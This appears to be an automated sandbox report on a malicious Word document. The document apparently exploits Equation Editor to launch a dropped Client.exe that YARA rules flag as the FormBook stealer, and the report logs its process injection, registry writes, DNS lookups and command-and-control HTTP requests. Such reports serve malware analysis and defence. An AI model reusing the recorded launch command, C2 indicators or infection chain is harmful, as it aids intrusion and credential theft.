Aug 8, 2022 12:08:49.348788977 CEST	8.8.8.8	192.168.2.22	0xceee	No error (0)	www.magadirect.co.uk		45.33.18.44	A (IP address)	IN (0x0001)
Aug 8, 2022 12:08:49.348788977 CEST	8.8.8.8	192.168.2.22	0xceee	No error (0)	www.magadirect.co.uk		72.14.185.43	A (IP address)	IN (0x0001)
Aug 8, 2022 12:08:49.348788977 CEST	8.8.8.8	192.168.2.22	0xceee	No error (0)	www.magadirect.co.uk		45.33.30.197	A (IP address)	IN (0x0001)
Aug 8, 2022 12:08:49.348788977 CEST	8.8.8.8	192.168.2.22	0xceee	No error (0)	www.magadirect.co.uk		45.33.20.235	A (IP address)	IN (0x0001)
Aug 8, 2022 12:08:49.348788977 CEST	8.8.8.8	192.168.2.22	0xceee	No error (0)	www.magadirect.co.uk		45.79.19.196	A (IP address)	IN (0x0001)
Aug 8, 2022 12:08:49.348788977 CEST	8.8.8.8	192.168.2.22	0xceee	No error (0)	www.magadirect.co.uk		45.56.79.23	A (IP address)	IN (0x0001)
Aug 8, 2022 12:08:49.348788977 CEST	8.8.8.8	192.168.2.22	0xceee	No error (0)	www.magadirect.co.uk		96.126.123.244	A (IP address)	IN (0x0001)
Aug 8, 2022 12:08:49.348788977 CEST	8.8.8.8	192.168.2.22	0xceee	No error (0)	www.magadirect.co.uk		72.14.178.174	A (IP address)	IN (0x0001)
Aug 8, 2022 12:08:49.348788977 CEST	8.8.8.8	192.168.2.22	0xceee	No error (0)	www.magadirect.co.uk		198.58.118.167	A (IP address)	IN (0x0001)
Aug 8, 2022 12:08:49.348788977 CEST	8.8.8.8	192.168.2.22	0xceee	No error (0)	www.magadirect.co.uk		173.255.194.134	A (IP address)	IN (0x0001)
Aug 8, 2022 12:08:49.348788977 CEST	8.8.8.8	192.168.2.22	0xceee	No error (0)	www.magadirect.co.uk		45.33.23.183	A (IP address)	IN (0x0001)
Aug 8, 2022 12:08:49.348788977 CEST	8.8.8.8	192.168.2.22	0xceee	No error (0)	www.magadirect.co.uk		45.33.2.79	A (IP address)	IN (0x0001)
Aug 8, 2022 12:09:09.386590958 CEST	8.8.8.8	192.168.2.22	0xca44	No error (0)	www.sqlite.org		45.33.6.223	A (IP address)	IN (0x0001)
Aug 8, 2022 12:09:09.754498959 CEST	8.8.8.8	192.168.2.22	0xc4a9	Name error (3)	www.luanaterra.online	none	none	A (IP address)	IN (0x0001)
Aug 8, 2022 12:09:14.786825895 CEST	8.8.8.8	192.168.2.22	0xca6d	No error (0)	www.hogogala.com		162.213.253.236	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.magadirect.co.uk
- www.sqlite.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	45.33.18.44	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 12:08:49.539773941 CEST	1	OUT	GET /aekc/?p6A=k0tTOTrAn50YQe1h4ozxDNX4wd5+O6pkKrWAMwmyhhYwJBfC5YpDY/r3FGLgLX7DF3fRHoVtyXQnCSOz0Ea/6qte5rYurCT1UmXBzRE=&xjRt=ZvcPNdzxaTTX6DM HTTP/1.1 Host: www.magadirect.co.uk Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 12:08:49.683424950 CEST	1	IN	HTTP/1.1 404 Not Found server: openresty/1.13.6.1 date: Mon, 08 Aug 2022 10:08:49 GMT content-type: text/html content-length: 175 connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 2f 31 2e 31 33 2e 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body bgcolor="white"> 404 Not Found <hr> openresty/1.13.6.1 </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	45.33.6.223	80	C:\Windows\SysWOW64\NAPSTAT.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 12:09:09.556029081 CEST	2	OUT	GET /2014/sqlite-dll-win32-x86-3080700.zip HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.sqlite.org Connection: Keep-Alive
Aug 8, 2022 12:09:09.698842049 CEST	3	IN	HTTP/1.1 404 Not Found Connection: close Date: Mon, 08 Aug 2022 10:09:09 GMT Content-type: text/html; charset=utf-8 Data Raw: 3c 68 65 61 64 3e 3c 74 69 74 6c 65 20 6c 69 6e 65 6e 6f 3d 22 33 39 30 22 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 68 31 3e 44 6f 63 75 6d 65 6e 74 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 2f 32 30 31 34 2f 73 71 6c 69 74 65 2d 64 6c 6c 2d 77 69 6e 33 32 2d 78 38 36 2d 33 30 38 30 37 30 30 2e 7a 69 70 20 69 73 20 6e 6f 74 20 61 76 61 69 6c 61 62 6c 65 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 0a 3c 2f 62 6f 64 79 3e 0a Data Ascii: <head><title lineno="390">Not Found</title></head><body> Document Not Found The document /2014/sqlite-dll-win32-x86-3080700.zip is not available on this server</body>

Statistics

Behavior

● WINWORD.EXE
● EQNEDT32.EXE



System Behavior

Analysis Process: WINWORD.EXE PID: 2556, Parent PID: 576

General

Target ID:	0
Start time:	12:07:13
Start date:	08/08/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f9e0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: EQNEDT32.EXE PID: 1300, Parent PID: 576

General

Target ID:	2
Start time:	12:07:15
Start date:	08/08/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	success or wait	1	414E81	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	Zoom	unicode	200	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	CustomZoom	unicode	150	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ShowAll	unicode	0	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	Version	unicode	3.1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ForceOpen	unicode	0	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarDocked	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarShown	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarDockPos	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	MTUpgradeDialog	unicode	4	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	Full	unicode	12 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	script	unicode	7 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	scr iptscr<wbr>ipt	unicode	5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	Symbol	unicode	18 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	SubSymbol	unicode	12 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LineSpacing	unicode	150%	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MatrixRowSpacing	unicode	150%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MatrixColSpacing	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SuperscriptHeight	unicode	45%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SubscriptDepth	unicode	25%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimHeight	unicode	25%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimDepth	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimLineSpacing	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	NumerHeight	unicode	35%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	DenomDepth	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FractBarOver	unicode	1 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FractBarThick	unicode	0.5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SubFractBarThick	unicode	0.25 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FenceOver	unicode	1 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SpacingFactor	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MinGap	unicode	8%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	RadicalGap	unicode	2 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	EmbellGap	unicode	1.5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	PrimeHeight	unicode	45%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Text	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Function	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Variable	unicode	Times New Roman,I	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	LCGreek	unicode	Symbol,I	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	UCGreek	unicode	Symbol	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Symbol	unicode	Symbol	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Vector	unicode	Times New Roman,B	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Number	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	User1	unicode	Courier New TUR	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	User2	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	EquationWindow	unicode	171,213,853,1066	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	SpacingWindow	unicode	40,20,124,493	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	TextLanguage	unicode	Any	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	MathLanguage	unicode	Any	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **2992**, Parent PID: **1300**

General

Target ID:	3
Start time:	12:07:16
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	CmD.exe /C %tmp%\Client.exe A C
Imagebase:	0x4a690000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: Client.exe PID: **2948**, Parent PID: **2992**

General

Target ID:	5
Start time:	12:07:16
Start date:	08/08/2022
Path:	C:\Users\user\AppData\Local\Temp\Client.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Client.exe A C
Imagebase:	0x1180000
File size:	948736 bytes
MD5 hash:	D94161753531177B2FB80365ADDCBFA8
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.955126906.0000000003696000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000005.00000002.955126906.0000000003696000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.955126906.0000000003696000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.955126906.0000000003696000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 22%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF87995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DF87995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE9DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DF8A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DE9DE2C	ReadFile

Analysis Process: notepad.exe PID: **2496**, Parent PID: **1060**

General

Target ID:	9
Start time:	12:07:32
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\notepad.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\notepad.exe /Processid:{9A42BBC4-4F4B-4518-841E-56E3DAA7341B}
Imagebase:	0x570000
File size:	179712 bytes
MD5 hash:	A4F6DF0E33E644E802C8798ED94D80EA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.936456430.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000009.00000000.936456430.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.936456430.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.936456430.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.1039869159.00000000002B0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000009.00000002.1039869159.00000000002B0000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.1039869159.00000000002B0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.1039869159.00000000002B0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.936147308.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000009.00000000.936147308.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.936147308.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.936147308.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.944576873.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000009.00000000.944576873.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.944576873.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.944576873.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.1039958071.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000009.00000002.1039958071.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.1039958071.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.1039958071.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.1039727888.0000000000150000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000009.00000002.1039727888.0000000000150000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.1039727888.0000000000150000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.1039727888.0000000000150000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.944868705.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000009.00000000.944868705.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.944868705.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.944868705.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	41AE37	NtReadFile

Analysis Process: explorer.exe PID: **1860**, Parent PID: **2496**

General

Target ID:	10
Start time:	12:07:39
Start date:	08/08/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xff040000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.1012237175.000000000B4B5000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000A.00000000.1012237175.000000000B4B5000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.1012237175.000000000B4B5000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.1012237175.000000000B4B5000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.996747059.000000000B4B5000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000A.00000000.996747059.000000000B4B5000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.996747059.000000000B4B5000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.996747059.000000000B4B5000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: NAPSTAT.EXE PID: **204**, Parent PID: **1860**

General

Target ID:	11
Start time:	12:08:19
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\NAPSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NAPSTAT.EXE
Imagebase:	0xa00000
File size:	279552 bytes
MD5 hash:	4AF92E1821D96E4178732FC04D8FD69C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.1174323535.0000000000080000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000B.00000002.1174323535.0000000000080000.00000040.80000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.1174323535.0000000000080000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.1174323535.0000000000080000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 